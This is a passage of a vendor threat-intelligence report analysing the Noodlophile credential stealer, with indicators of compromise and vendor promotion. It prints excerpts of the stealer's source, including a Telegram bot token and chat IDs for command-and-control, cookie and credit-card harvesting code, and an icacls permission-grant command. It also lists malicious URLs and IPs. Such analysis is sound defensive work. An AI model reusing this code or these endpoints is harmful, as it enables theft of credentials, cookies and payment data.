
This approach builds on the previous campaign's techniques (e.g., Base64-encoded archives, LOLBin abuse like certutil.exe), but adds layers of evasion through Telegram-based command-and-control and in-memory execution to avoid disk-based detection.

```
# Environment variables and Telegram setup
LocalAppData = os.getenv('LOCALAPPDATA')
AppData = os.getenv('APPDATA')
TMP = os.getenv('TEMP')
Data_Path = f"{TMP}\\{os.getenv('COMPUTERNAME', 'defaultValue')}"
TOKEN_BOT = '7913144042:AAGjalVuULPrUgnBqD8d4O33scWPa0GjPUE'
CHAT_ID_NEW = '-4826945029'
CHAT_ID_RESET = '-4736515007'
CHAT_ID_NEW_NOTIFY = ''
LONE_NONE_URL = 'https://t.me/LoneNone'
creation_datetime = datetime.datetime.now().strftime('%d-%m-%Y (%H:%M:%S)')
```

Future Evolution and Current Data Theft Capabilities

The Noodlophile Stealer's codebase reveals placeholder functions that signal rapid evolution and potential for future enhancements. Non-implemented functions, such as screenshot capture, keylogging, file exfiltration, process monitoring, network information gathering, browser extension checks, file encryption, and browser history extraction, indicate the malware's developers are planning to expand its capabilities.

Additionally, the stealer may deploy a .NET executable designed to tamper with Anti-Malware Scan Interface (AMSI) and Event Tracing for Windows (ETW), potentially bypassing Endpoint Detection and Response (EDR) solutions. This capability, if fully implemented, would significantly enhance the stealer's ability to evade detection.



Currently, the Noodlophile Stealer targets a wide range of sensitive data, with a particular focus on browser-based information. It collects:

- **Web Data and Credentials:** Extracts Web Data, AutoFills, and cookies, with a special emphasis on cookies.sqlite for stealing Facebook cookies, as well as Gecko login data (logins.json) and Chrome login data (Login Data).
- **Credit Card Information:** Retrieves saved credit card details using queries like SELECT guid, value_encrypted FROM local_stored_cvc, bypassing Chrome's protections via RmStartSession.
- **Security Controls and System Information:** Enumerates installed security software with SELECT * FROM AntiVirusProduct and gathers system details using SELECT * FROM Win32_ComputerSystem and SELECT * FROM Win32_OperatingSystem. This includes user and computer names, OS version, manufacturer, model, and total RAM.
- **Environment Data:** Collects the computer name via the COMPUTERNAME environment variable.
- **Browser Support:** Targets user data from a wide range of browsers, including Chrome, Brave, Edge, Opera, and others, by accessing their user data paths.

```
    fb_formatted = '\n\n'.join(fb_result)
    if fb_result:
        if not os.path.isdir(Data_Path):
            os.makedirs(Data_Path, exist_ok=True)
        with open(os.path.join(Data_Path, 'Facebook_Cookies.txt'), 'a', encoding='utf-8') as f:
            f.write(fb_formatted)

    if count > 0:
        dir_path = os.path.join(Data_Path, 'Cookies Browser')
        if not os.path.isdir(dir_path):
            os.makedirs(dir_path, exist_ok=True)
        with open(os.path.join(dir_path, f'{browser_name}_{profile_name}.txt'), 'w', encoding='utf-8') as f:
            f.writelines(cookies_data)

    return count, fb_count, google_ads_cookie, total_gck_logins_count

def get_ch_ccards(browser, path, profile, master_key, app_bound_key=None):
    result = []
    count = 0

    web_data_path = check_available_path(f'{path}\\{profile}\\Web Data')
    if not web_data_path:
        return count

    try:
        shutil.copy(web_data_path, TMP + '\\cards_db')
        subprocess.run(f'icacls "{TMP}\\cards_db" /grant *S-1-1-0:(OI)(CI)F /q /c', shell=True, creationflags=CREATE_NO_WINDOW)
```

The stealer maintains persistence via the Programs\Startup directory and employs self-deletion techniques to remove traces after execution, further complicating detection.

The extensive targeting of browser data underscores the campaign's focus on enterprises with significant social media footprints, particularly on platforms like Facebook.

Placeholder Functions Indicating Future Capabilities

The following placeholder functions in the Noodlophile Stealer's codebase highlight its potential for rapid evolution:

```
# Placeholder functions to approach 90
def capture_screenshot():
    log_error("Screenshot capture placeholder")
    return None

def keylogger():
    log_error("Keylogger placeholder")
    return None

def exfiltrate_files():
    log_error("File exfiltration placeholder")
    return None

def monitor_processes():
    log_error("Process monitoring placeholder")
    return None

def network_info():
    log_error("Network info placeholder")
    return None

def check_browser_extensions():
    log_error("Browser extensions check placeholder")
    return None

def encrypt_files():
    log_error("File encryption placeholder")
    return None

def steal_browser_history():
    log_error("Browser history extraction placeholder")
    return None
```

These unimplemented functions indicate that the stealer's developers are actively working to expand its capabilities, potentially transforming it into a more versatile and dangerous threat.

How Morphisec Helps

Morphisec's Anti-Ransomware Assurance Suite proactively stops infostealers like Noodlophile by reshaping the attack surface and neutralizing threats before execution.

Unlike signature-based or behavioral detection, AMTD eliminates the static frameworks malware relies on, providing lightweight, frictionless protection for modern enterprise environments.
See how Morphisec can stop infostealers and other advanced threats - schedule a demo today.

See how Morphisec can stop infostealers and other advanced threats – schedule a demo today.

About Morphisec

Morphisec is the trusted global leader in prevention-first Anti-Ransomware protection, redefining cybersecurity with our industry-leading Automated Moving Target Defense (AMTD) technology. Our solutions are trusted by over 7,000 organizations to protect more than 9 million endpoints worldwide, stopping 100% of ransomware attacks at the endpoint and safeguarding businesses against the most advanced and dangerous threats, including zero-day exploits and ransomware.

At Morphisec, we don't just fortify defenses – we proactively prevent attacks before they happen, delivering unmatched protection and peace of mind to our customers. With our Ransomware-Free Guarantee and commitment to Preemptive Cyber Defense, we set the standard for accountability and innovation in the fight against modern cybercrime.

As a rapidly growing company, we are dedicated to empowering security professionals and organizations to adapt, protect, and defend against ever-evolving threats. Join us in shaping the future of cybersecurity with prevention-first strategies and unparalleled expertise.

To learn more, visit morphisec.com/demo

Indicators of Compromise (IOCs)

Sender	Common Subjects	Key Phrases
gmail.com	Copyright Infringement Notice, Urgent Action Required	“Immediate Action Required”, “Legal Representatives”, “Facebook Page ID”

URLs and Domains

URL/IP
https://is[.]gd/PvLoKt
https://paste[.]rs/Gc2BJ
http://196.251.84[.]144/suc/zk2.txt
https://t[.]ly/cCEsy
https://tinyurl[.]com/yy2smhn2
https://t2m[.]io/SiemensAG
https://t[.]ly/RossiDoria&Associati
https://t2m[.]io/Ob4WBcu
https://t[.]ly/vqpvk
https://goo[.]su/aSqtBmg
https://tinyurl[.]com/yrnsdpfk
https://tinyurl[.]com/2jaj3kws
https://t2m[.]io/9zPbQxa
https://t[.]ly/EidCollection1112
https://tinyurl[.]com/yz6yy4ta
https://t[.]ly/rsyAl
https://t[.]ly/TimbrGroup
https://www.dropbox[.]com/scl/fi/e21ecf-nbmg49fvqp4ouyd/Prove della violazione delle clausole sul copyright a te destinate.zip?rlkey=<key>&dl=1

URL/IP
http://15.235.172[.]219/vmeo/link/dcaathur.txt
http://15.235.172[.]219/vmeo/getlink?id=dcaathur
http://196.251.84[.]144/suc/And_st.txt
http://160.25.232[.]62/vmeo/getlink?id=bee02h
http://160.25.232[.]62/bee/BEE02_H.txt
http://196.251.84[.]144/suc/zk2.txt
https://pastebin[.]pl/view/raw/ae4cceca
https://t[.]me/LoneNone
https://0x0[.]st/8fVG.txt

Telegram Bot

Telegram Bot	
7913144042:AAGjaIVuULPrUgnBqD8d4O33scWPa0GjPUE	TOKEN_BOT
7414494371:AAHsrQDkPrEVyz9z0RoiRS5fJKI-ihKJpzQ	TOKEN_BOT
-4826945029	CHAT_ID_NEW
-4736515007	CHAT_ID_RESET
-1002394294746	CHAT_ID_NEW
-1002215338001	CHAT_ID_RESET

File Hashes

SHA256	FIle Name
CE69FA159FB53C9A7375EF66153D94480C9A284E373CE8BF22953268F21B2EB2	dcaathur
FAC94A650CD57B9E8DA397816FA8DDD3217DD568EABA1E46909640CBF2F0A29C	dcaat
A05CF0002A135ADE9771A1AA48109CC8AA104E7AFA1C56AF998F9ABA2A1E3F05	dcap9
2E610C97E5BAE10966811B78FC9E700117123B6A12953BF819CED9B25EB9A507	Dcaptk - loader
0BA36C80167919A98CFFC002CF6819D3F5E117207E901AEBD13E3EA54387E51F	.net stealer (from Dcaptk.txt)
693789E4B9FB280FA32541E9A548B7FEF987758F075E370464DB3764BB15B9	.net stealer (from Dcaptk.txt)
69D6582D7550817F792F3287FA91788E7B925263D81A380A5E1CA9AA0629150	shellcode (from Dcaptk.txt)
b3aa210a51e19dd003d35721a18b7fb5c0741dce01dd7725ff610de4adf0a8f2	Zk2.txt -loader
95D964EFC32DD04B5AE05BFC251CE470E8C418398EFC97697F41807F33E7390D	.net stealer (from zk2.txt)
C213A15ADD88E8C1CBB06FC4690C02046FA74027848BCB97C7D961FFC21155C6	.net stealer (from zk2.txt)

File Hashes

SHA256	FIle Name
9F2205E06231CF53824421AA09E6A43D59C5513618E08E4EAACFD94B91C5E61	shellcode (from zk2.txt)
AF2DFA1FCD055AAF0C818F49C7C4F4370629AC6EECADBCD532A1149A7E01EC11	Gc2BJ
707223112E8CED786E7D1ED43224E73606B3E2EFEC615BB3A22FE8CC11D3BB54	And_st.txt
3C3CEE4579E78C9D39B96804815C71C7A2DE17951E08D703197C9C7ED20AB9F3	msi
d0b0551e8988a9f81b80933ec68efabb47cd12acaeffa79c42564863424a376e	dcaathur.msi
844C2EE464EF5CDC79C2DE52EB544C55E1F9BF7DED2C2F0E44BED263F04DAA42	Jūs_esat_pārkāpis_reģistrētas_preču_zīmes_tiesības_1.zip
5AD456333451FCBD69977A62D4728B1FC8B5BDEBEE763D2B6725226078DAEAF8	Lista_de_productos_y_pruebas_de_infracción_11825.zip
320555e241025b8427e1a3ccfc62f0c5a2347cfd86d29f33709192e2e9cbbac2	Alerta_!de_!uso_!indebido_!de_!contenido_!protegido.zip
a6647dd104487deb71674c64d8a2b03843cd3d32ee2c9a63cc3ea506d8b00552	tm.docx